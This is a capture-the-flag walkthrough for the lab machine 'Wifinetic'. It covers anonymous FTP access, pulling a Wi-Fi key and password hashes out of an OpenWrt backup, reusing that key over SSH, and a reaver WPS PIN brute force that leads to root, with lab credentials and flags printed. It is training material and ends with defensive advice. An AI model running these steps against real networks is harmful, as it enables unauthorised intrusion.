Wifinetic

27th July 2023 / Document No D23.101.23

Prepared By: felamos

Machine Authors: felamos

Difficulty: Easy

Classification: Confidential

Synopsis

Wifinetic is an easy difficulty Linux machine which presents an intriguing network challenge, focusing on wireless security and network monitoring. An exposed FTP service has anonymous authentication enabled which allows us to download available files. One of the file being an `OpenWRT` backup which contains Wireless Network configuration that discloses an Access Point password. The contents of `shadow` or `passwd` files further disclose usernames on the server. With this information, a password reuse attack can be carried out on the SSH service, allowing us to gain a foothold as the `netadmin` user. Using standard tools and with the provided wireless interface in monitoring mode, we can brute force the WPS PIN for the Access Point to obtain the pre-shared key (`PSK`). The pass phrase can be reused on SSH service to obtain root access on the server.

Skills required

- Enumeration
- Basic Linux Knowledge
- Basic knowledge of Wireless Networks

Skills Learned

- Password Reuse
- WPS Brute Force Attack

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.229.211 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.229.211
```

```
nmap -p$ports -sV -sC 10.129.229.211
<SNIP>
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          4374 Jul 27 14:01
MigrateOpenWrt.txt
| -rw-r--r--    1 ftp      ftp       2501210 Jul 27 14:01
ProjectGreatMigration.pdf
| -rw-r--r--    1 ftp      ftp         60857 Jul 27 14:01
ProjectOpenWRT.pdf
| -rw-r--r--    1 ftp      ftp         39424 Jul 27 14:01 backup-
OpenWrt-2023-07-26.tar
|_-rw-r--r--    1 ftp      ftp         52946 Jul 27 14:01
employees_wellness.pdf
<SNIP>
| FTP server status:
|      Connected to ::ffff:10.10.14.11
|      Logged in as ftp
<SNIP>
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux;
protocol 2.0)
53/tcp open  domain?
```


There are three open ports on the system: port 21, port 22, and port 53. The Nmap scan also reveals that the FTP service has anonymous authentication enabled and contains multiple files. We can issue the following commands to log into FTP and download all files at once by toggling interactive mode off.

```
ftp 10.129.229.211
prompt
mget *
```

```
ftp 10.129.229.211
Connected to 10.129.229.211.
220 (vsFTPd 3.0.3)
Name (10.129.229.211:felamos): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> prompt
Interactive mode off.
ftp> mget *
local: MigrateOpenWrt.txt remote: MigrateOpenWrt.txt
<SNIP>
local: ProjectGreatMigration.pdf remote: ProjectGreatMigration.pdf
<SNIP>
local: ProjectOpenWRT.pdf remote: ProjectOpenWRT.pdf
<SNIP>
local: backup-OpenWrt-2023-07-26.tar remote: backup-OpenWrt-
2023-07-26.tar
<SNIP>
local: employees_wellness.pdf remote: employees_wellness.pdf
```

The `ProjectGreatMigration.pdf` document contains some information like an email, contact number and a domain name.

`ProjectOpenWRT.pdf` discloses another email and some information about network infrastructure migration.



The `MigrateOpenWrt.txt` file contains some vital information about network infrastructure migration, including a tool named `Reaver`.

```
|  +-----------------------------------------------+    |
|  |          Test and Troubleshoot                |    |
|  +-----------------------------------------------+    |
|  |                                               |    |
|  |   - Test Wifi connectivity and performance    |    |
|  |   - Verify all services are functioning       |    |
|  |   - Address and resolve any issues            |    |
|  |   - Test for security issues with Reaver tool |    |
|  |                                               |    |
|  +-----------------------------------------------+    |
```

The `Reaver` tool can be used to assess and identify potential wireless networks security issues. There is also an `OpenWrt` backup archive present among the files. Let's extract the files from this backup.

```
tar -xvf backup-OpenWrt-2023-07-26.tar
```

```
tar -xvf backup-OpenWrt-2023-07-26.tar
etc/config/dhcp
etc/config/dropbear
etc/config/firewall
etc/config/luci
etc/config/network
<SNIP>
```

The extracted files include critical configurations, settings, and other essential information related to the current network setup. It is likely that the configuration files may contain some sensitive wireless PIN or access point password information about the target network setup.

Foothold

Let's examine the contents of the `passwd` file to know more about users present in the system.

```
cat etc/passwd
```

```
cat etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
```

The presence of the `netadmin` user indicates that it was custom-created for specific administrative purposes within the `OpenWRT` environment. Since the `shadow` file is present, we can try to retrieve possible password hashes and try to crack them.

```
cat etc/shadow
```

```
cat etc/shadow
root:$1$4rGSNs9J$1JZ25poUX.NuPnOBDk/b91:19564:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
ntp:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
logd:x:0:0:99999:7:::
ubus:x:0:0:99999:7:::
netadmin:$1$scgUkb5a$ntsqYflJaMhAv599GHgYU.:19564:::::
```

The password cracking attempts are unsuccessful as they may contain complex passwords. Let's check the `config` folder. In an `OpenWRT` environment, the `config` folder typically contains router configurations. The `wireless` file looks more interesting. The `wireless` configuration file stores settings and parameters related to the wireless network interfaces. This includes details such as SSID (Service Set Identifier), security protocols, channel configurations, and transmission power levels, among others.

```
cat config/wireless
```

```
cat config/wireless
<SNIP>
config wifi-iface 'wifinet0'
        option device 'radio0'
        option mode 'ap'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
        option wps_pushbutton '1'

config wifi-iface 'wifinet1'
        option device 'radio1'
        option mode 'sta'
        option network 'wwan'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
```

The SSID or Wi-Fi name is set to `OpenWrt`, and the password for this Wi-Fi network is specified as `VeRyUniUqWiFIPasswrd1!`.

With this information in hand, we can attempt to log into the SSH (Secure Shell) service using the provided credentials for both the `root` and `netadmin` users.

```
ssh root@10.129.229.211
```

```
ssh root@10.129.229.211
root@10.129.229.211's password: VeRyUniUqWiFIPasswrd1!
Permission denied, please try again.
```

This fails. Let's try with `netadmin`.

```
ssh netadmin@10.129.229.211
```

```
ssh netadmin@10.129.229.211
netadmin@10.129.229.211's password: VeRyUniUqWiFIPasswrd1!
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)
<SNIP>
netadmin@wifinetic:~$ cat user.txt
e5540a0a302bf90d23cd624fad9ba6e4
```

This is successful and we can obtain user flag from `/home/netadmin/user.txt`.

Privilege escalation

Having foothold on the system, we can now try to enumerate the network information and explore other possible ways through which we can obtain root access. Let's check if there is a presence of wireless interfaces.

```
ifconfig
```

```
netadmin@wifinetic:~$ ifconfig
<SNIP>
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast
192.168.1.255
        inet6 fe80::ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 27  bytes 2298 (2.2 KB)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 43  bytes 4356 (4.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast
192.168.1.255
        inet6 fe80::ff:fe00:100  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 1165 (1.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 1804 (1.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Upon enumerating the network configurations, we have identified the presence of two wireless interfaces, each with an assigned IP address. Additionally, the BSSID (Basic Service Set Identifier) is available for both wireless interfaces. However, it is unclear from the information which interface serves as the Access Point (AP) in this specific environment.

To clarify the roles of these wireless interfaces and determine the AP, we will further investigate the network configurations and cross-reference them with the available wireless settings. This examination will allow us to distinguish between the client and AP interfaces.

Next, we will shift our focus to the custom services running on the system.

```
systemctl status wpa_supplicant.service
```

```
netadmin@wifinetic:~$ systemctl status wpa_supplicant.service
● wpa_supplicant.service - WPA supplicant
     Loaded: loaded (/lib/systemd/system/wpa_supplicant.service;
enabled; vendor preset: enabled)
     Active: active (running) since Thu 2023-07-27 15:37:06 UTC; 38s
ago
   Main PID: 3981 (wpa_supplicant)
      Tasks: 1 (limit: 4595)
     Memory: 1.2M
     CGroup: /system.slice/wpa_supplicant.service
             └─3981 /sbin/wpa_supplicant -u -s -c
/etc/wpa_supplicant.conf -i wlan1
netadmin@wifinetic:~$ cat /etc/wpa_supplicant.conf
cat: /etc/wpa_supplicant.conf: Permission denied
```

Based on the information gathered from the WPA supplicant, it appears to be acting as a Wi-Fi client and connecting through the `wlan1` interface. With this insight, we can deduce that `wlan0` is likely serving as the Access Point (AP) interface in this environment.

To further validate our understanding, we will now investigate the presence of the `hostap` service. `Hostap` is commonly used in routers and Android phones to create and manage Access Points. By examining the system's services, we can confirm whether `hostap` is utilised to set up the Access Point on `wlan0`.

```
systemctl status hostapd.service
```

```
netadmin@wifinetic:~$ systemctl status hostapd.service
● hostapd.service - Advanced IEEE 802.11 AP and IEEE 802.1X/WPA
/WPA2/EAP Authenticator
     Loaded: loaded (/lib/systemd/system/hostapd.service; enabled;
vendor preset: enabled)
     Active: active (running) since Thu 2023-07-27 14:08:52 UTC; 1h
29min ago
    Process: 1057 ExecStart=/usr/sbin/hostapd -B -P /run/hostapd.pid -B
$DAEMON_OPTS ${DAEMON_CONF} (code=exited, status=0/SUCCESS)
   Main PID: 1109 (hostapd)
      Tasks: 1 (limit: 4595)
     Memory: 2.7M
     CGroup: /system.slice/hostapd.service
             └─1109 /usr/sbin/hostapd -B -P /run/hostapd.pid -B
/etc/hostapd/hostapd.conf

Warning: some journal files were not opened due to insufficient
permissions.
netadmin@wifinetic:~$ cat /etc/hostapd/hostapd.conf
cat: /etc/hostapd/hostapd.conf: Permission denied
```

The output indicates that the `wlan0` interface is configured as an Access Point. Let's enumerate wireless network interfaces.

```
iwconfig
```

```
netadmin@wifinetic:~$ iwconfig
wlan0     IEEE 802.11  Mode:Master  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
<SNIP>
wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm

          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan1     IEEE 802.11  ESSID:"OpenWrt"
          Mode:Managed  Frequency:2.412 GHz  Access Point:
02:00:00:00:00:00
          Bit Rate:1 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:6   Missed beacon:0

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Based on the output of the `iwconfig` command, we have identified the following information about the network interfaces:

1. **wlan0:** This interface is in master mode, indicating that it is configured as the Access Point (AP). This aligns with our previous understanding based on the `hostap` service running on the system.
2. **wlan1:** This interface is in client mode, confirming that it functions as a Wi-Fi client, connecting to another wireless network. We observed the AP BSSID associated with this client interface earlier.
3. **mon0:** This interface is in monitor mode, which is commonly used for wireless network monitoring and testing purposes. It does not participate in regular client or AP activities.
4. **wlan2:** This interface is in managed mode but is not associated with any network. It appears to be inactive at the moment.

With this information in hand, we can now utilise the `iw` command to conduct further exploration into the network interface setup. `iw` is a powerful tool that provides detailed information and statistics about wireless network interfaces and their configurations.


```
iw dev
```

```
netadmin@wifinetic:~$ iw dev
phy#2
        Interface mon0
                ifindex 7
                wdev 0x200000002
                addr 02:00:00:00:02:00
                type monitor
                txpower 20.00 dBm
        Interface wlan2
                ifindex 5
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type managed
                txpower 20.00 dBm
phy#1
        Unnamed/non-netdev interface
                wdev 0x10000000a
                addr 42:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 4
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 20.00 dBm
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr 02:00:00:00:00:00
                ssid OpenWrt
                type AP
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1:
2412 MHz
                txpower 20.00 dBm
```

Based on the `iw` command's output, we have obtained more specific details about the network interfaces and their configurations:

1. **wlan0:** This interface is classified as an AP (Access Point) and is associated with `phy0`, which represents the physical wireless device. As expected, this confirms that `wlan0` is indeed the Access Point in the `OpenWRT` setup.
2. **wlan1:** This interface is categorised as `managed` and has a non-net-dev interface type of `P2P-device`. The `managed` mode indicates that `wlan1` is used as a regular Wi-Fi client, and the `P2P-device` type suggests it may support Wi-Fi Direct or peer-to-peer communications.
3. **phy2, wlan2, and mon0:** These interfaces are linked with `phy2` representing a separate physical wireless device. `wlan2` is classified as a `managed` interface, while `mon0` is set in `monitor` mode. The presence of both `wlan2` and `mon0` on `phy2` indicates that they are part of the same wireless card.

Having established the roles of each interface and their associations with specific physical devices, we can leverage `wlan2` and `mon0` on `phy2` for monitoring activities. Based on the network structure and the information obtained from our enumeration, here is how the network of this machine is designed:



Attempting to brute force the WPS PIN could potentially lead to obtaining the actual Wi-Fi password. Let's check if we've any pre installed tools that are having capabilities set to perform network related activities.

```
getcap -r / 2>/dev/null
```

```
netadmin@wifinetic:~$ getcap -r / 2>/dev/null
/snap/core22/817/usr/bin/ping = cap_net_raw+ep
/snap/core20/1974/usr/bin/ping = cap_net_raw+ep
/snap/core20/1434/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep
```

We find the `reaver` utility from the output. Given this, we can potentially perform a WPS PIN attack using `reaver`. To proceed with the WPS PIN attack, we require the BSSID (Basic Service Set Identifier) of the Access Point (AP). This BSSID uniquely identifies the AP, and having it allows us to target the specific AP for the attack.

To obtain the BSSID, we can either utilise the `wash` tool or the output from `iw` command.

```
wash -i wlan2
```

```
netadmin@wifinetic:~$ wash -i wlan2
[X] ERROR: pcap_activate status -1
[X] PCAP: generic error code
couldn't get pcap handle, exiting
```

The `wash` tool doesn't have enough privileges to enumerate the network information. We can utilise the `iw` command to retrieve the BSSID (Basic Service Set Identifier) of the Access Point (AP) without requiring additional capabilities. From the output we deduce that the BSSID of AP is `02:00:00:00:00:00`.

Additionally, the output will indicate the channel number, which we already know is channel 1. In order to proceed with the WPS PIN attack, we must perform it from the monitoring interface (`mon0`), which was set in monitor mode earlier. This interface allows us to capture data and perform the necessary operations for the attack. Now that we have obtained the BSSID and confirmed the channel, we can move forward with the WPS PIN attack.

```
reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1
```

```
netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1
Reaver v1.6.5 WiFi Protected Setup Attack Tool
<SNIP>
[+] Switching mon0 to channel 1
[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[+] Trying pin "12345670"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
[+] Nothing done, nothing to save.
```

This is successful and we obtained WPA PSK which is `WhatIsRealAnDWhAtIsNot51121!`. Based on earlier enumeration, it has been observed that the system's user is highly likely to be reusing passwords across different accounts. We can try to reuse this password on SSH as root user and see if it works.

```
su root
```

```
netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!
root@wifinetic:~# cat /root/root.txt
b8e6c3597777f0bd08b457d84c05f9bf
```

This is successful and we obtained root privileges. The root flag can be obtained from `/root/root.txt`.

Defense

- FTP information leak issue is very common, the only solution to make sure that FTP is configured properly with appreciate permissions to prevent unauthorised access.

- Most public Wi-Fi routers use `HostAP` with the `ap_setup_locked` configuration set to `0` which allows an attacker to brute force the WPS PIN infinite times. We can simply fix this misconfiguration by changing it to `3`. In this scenario the PIN is being set from a script (due to the dynamic nature of this machine). Making sure that the WPS PIN is never the same is also important.